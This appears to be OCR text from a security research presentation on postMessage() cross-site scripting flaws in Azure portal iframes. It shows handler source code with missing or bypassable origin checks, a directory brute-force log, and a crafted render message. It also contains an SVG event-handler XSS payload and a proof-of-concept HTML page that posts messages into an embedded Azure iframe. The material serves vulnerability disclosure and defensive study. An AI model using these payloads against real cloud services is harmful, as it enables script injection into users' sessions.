- **Attack Surface Discovery** - Systematically identifying and analyzing the exposed surface area of Azure services and endpoints equips attackers with insights to target vulnerabilities, allowing for effective exploitation and potential compromise.
- **Proxying** - Intercepting all traffic coming from Azure various domains and services based on predefined preset. Burp Suite (and not only) is King.
- **Static Code Analysis** - Identifying potential bugs and vulnerabilities in different services endpoints and JS, Java etc file and reviewing relevant Github repos etc.

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

- Missing Origin Check
- Bypass Origin Validation
- postMessage() “chains”


```
89          // Set up events listener
90          global.addEventListener("message", (evt: any) => {
91              const data = this._getData(evt);
92              const isValidOrigin = isTrustedOrigin(evt.origin);
93              const isSignatureValid = data.signature === this.trustSignature || data.signature ==
94
95              // Messages must come from trusted origin.
96              // Messages must have valid signature.
97              if (!isValidOrigin || !isSignatureValid) {
98                  return;
99              }
100
101             switch (data.signature) {
102                 case this.trustSignature:
103                     this._handleEventFromExtension(evt);
104                     break;
105                 case trustedSignatureForBastionHost:
106                     this._handleEventFromBastionHost(evt);
107                     break;
108             }
109         }, false);
110     }
```

# Methodology - Static Code Analysis


## Azure postMessage() vulnerable endpoints Use Cases

***Missing Origin Check***

Azure Connection Troubleshoot (iframe embedded in the Portal)




postMessage() Chrome extension shows various post messages that are being sent to the iframe postMessage() handler




Communicating via post Messages()

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Missing Origin Check***

**Connectivity.html postMessage() Handler**

**The Original message that is being sent to show the SVG Nodes**

graph.js | connectivity.ht...rtal.azure.com ×

Connectivity.html PostMessage Listener

```
unction receiveMessage(event) {
  // It is critical that we only allow trusted messages through. Any domain can send a mess
  // It is recommended that you enable the commented out check below to get the portal URL
  // if (event.origin.toLowerCase() !== trustedParentOrigin) {
  //     return;
  // }

  var trustedParentOrigin = shellSrc;
  if(!isTrustedOrigin(event.origin.toLowerCase(), trustedParentOrigins)){
      throw "networkwatcherConnectivity: origin " + event.origin + " is not trusted"
  }

  var data = event.data;
  if (data.method === "render") {
      clearNode("connectivityGraph");
      let hops = data.data;
      var r = requirejs.config({
          baseUrl: "./",
          paths: {
              'yfiles': './Scripts/lib'
          }
      });

      r(['./ConnectivityGraph.js', './license.js', './Scripts/lib/es2015-shim.js'], functio
          let svg = connectivityGraph.run(hops, global, trustedParentOrigin, data.selectedH
```

Checking for Trusted Origins


```
{
  "method": "render", // the method for the postMessage to render the graph
  "data": {
   "9c914305-3296-4c04-80fa-5d52cc3b45de": { // 1st Node
    "children": [
     "5ec4d382-dee3-4552-ade5-24ec2f751b11"
    ],
    "id": "9c914305-3296-4c04-80fa-5d52cc3b45de",
    "svg": {
     "type": 1,
     "data":"<svg viewBox='0 0 50 50'>" // svg content for the 1st node diagram graph
        },
    "firstLabel": "orca-bastion-poc", // Text and other identifier for the 1st Node
    "secondLabel": "10.10.1.4",
    "type": 0,
    "hasInboundError": false,
    "hasOutboundError": true,
    "status": 0,
    "theme": "azure"
   },
   "5ec4d382-dee3-4552-ade5-24ec2f751b11": { // 2nd Node etc
    "children": [],
    "id": "5ec4d382-dee3-4552-ade5-24ec2f751b11",
    "svg": {
     "type": 1,
     "data": "<svg viewBox='0 0 50 50' class='msportalfx-svg-placeholder' role='present
    },
    "firstLabel": "Internet",
    "secondLabel": "127.0.0.1"
```

# Methodology - Static Code Analysis


## Azure postMessage() vulnerable endpoints Use Cases

***Missing Origin Check***

**Modifying the original message with XSS payload**




**The payload being executed in the iframe context**



# Methodology - Static Code Analysis

## **Azure postMessage() vulnerable endpoints** Use Cases

***Missing Origin Check***

**Found a "hidden" endpoint (index.html)**


```
Target: https://network.hosting.portal.azu

[20:22:05] Starting: network/Content/4.13.
[20:22:07] 200 -    6KB - https://network.
14/Topology/index.html
CTRL+C detected: Pausing threads, please w
[                    ]  1%    458/37045
```

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Missing Origin Check***

**The new endpoint seems to be missing an Origin check in its postMessage() handler**




```
switch (kind) {
    case "NetworkWatcherTopology_showTopology":
        clearGraph();
        require.config({
            baseUrl: './',
            paths: {
                'yfiles': './Scripts/lib'
            }
        });
        require([
          './Topology.js',
          './license.js',
          './Scripts/lib/es2015-shim.js'
        ], function (topology) {
            currentTopology = topology.run(data.nodes, trustedParentOrigin, data.vnetId, data.isDarkTheme);
            let svgurl = currentTopology.exportSVG();
            loading(false);
            global.parent.postMessage({
                signature: "FxFrameBlade",
                data: {
                    kind: "NetworkWatcherTopology_setSvgUrl",
                    data: svgurl
                }
            }, trustedParentOrigin);
        });
        break;
    case "NetworkWatcherTopology_clearGraph":
        loading(false);
        clearGraph();
        break;
    case "NetworkWatcherTopology_showLoading":
        clearGraph();
        loading(true, data);
        break;
}
```

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Missing Origin Check***

Final postMessage being sent to the (new) vulnerable postMessage() handler


```
};
Topology.prototype.getNodeStyles = function (svgText) {  svgText = "</svg><svg onmouseover='window.alert(docu
    var untrustedContainer = document.implementation.createHTMLDocument("").body;
    untrustedContainer.innerHTML = svgText;
    var elementsToRemove = [];
    forEachNode(untrustedContainer.querySelectorAll(tagSanitizer), function (element) {
        elementsToRemove.push(element);
    });
    elementsToRemove.forEach(function (element) { return element.remove(); });
    svgText = untrustedContainer.innerHTML;
    var scaleFactor = "1.0";
    var nodeTemplate = "<g transform=\"scale({scaleFactor})\">\n            {svgText}\n        </g>";
    if (svgText && svgText.toLowerCase().indexOf("0 0 18 18") !== -1) {
        scaleFactor = "2.78";
    }
    nodeTemplate = nodeTemplate.replace("{svgText}", svgText.replace("view", "svg"));
    nodeTemplate = nodeTemplate.replace("{scaleFactor}", scaleFactor);
    return new yfiles.styles.StringTemplateNodeStyle(nodeTemplate);
};
Topology.prototype.clear = function () {
    this.graph.clear();
    this.graphComponent.cleanUp();
};
```

Final SVG is being build with injected script tag

# Methodology - Static Code Analysis

## **Azure postMessage() vulnerable endpoints** Use Cases

***Missing Origin Check***



# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Bypass Origin Validation***

**A Custom html page containing the vulnerable iframe html**
**(a vulnerable postMessage() endpoint hosting one of Azure Services)**


```
<body>
    <h1 style="text-align: center;">Bypass origin iframe postMessage() XSS</h1>
    <iframe
        src="https://[redacted].hosting.portal.azure.net/[redacted].html
        sandbox="allow-scripts allow-same-origin allow-popups allow-forms allow-top-navigation allow-modals"
        id="myIframe">
    </iframe>
<script>

        function sendMessage(message) {
            var iframe = document.getElementById('myIframe');
            iframe.contentWindow.postMessage(message, '*');
        }

        console.log('%c[INFO]', 'color: #00ff41; font-weight: bold;', 'Sending message 1');
        setTimeout(function () {
            var message1 = {"hey":"hellow"};
            sendMessage(message1);
        }, 500);

</script>

</body>
</html>
```

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Bypass Origin Validation***

**postMessage() handler checks for multiple origins, including a non trusted ones**

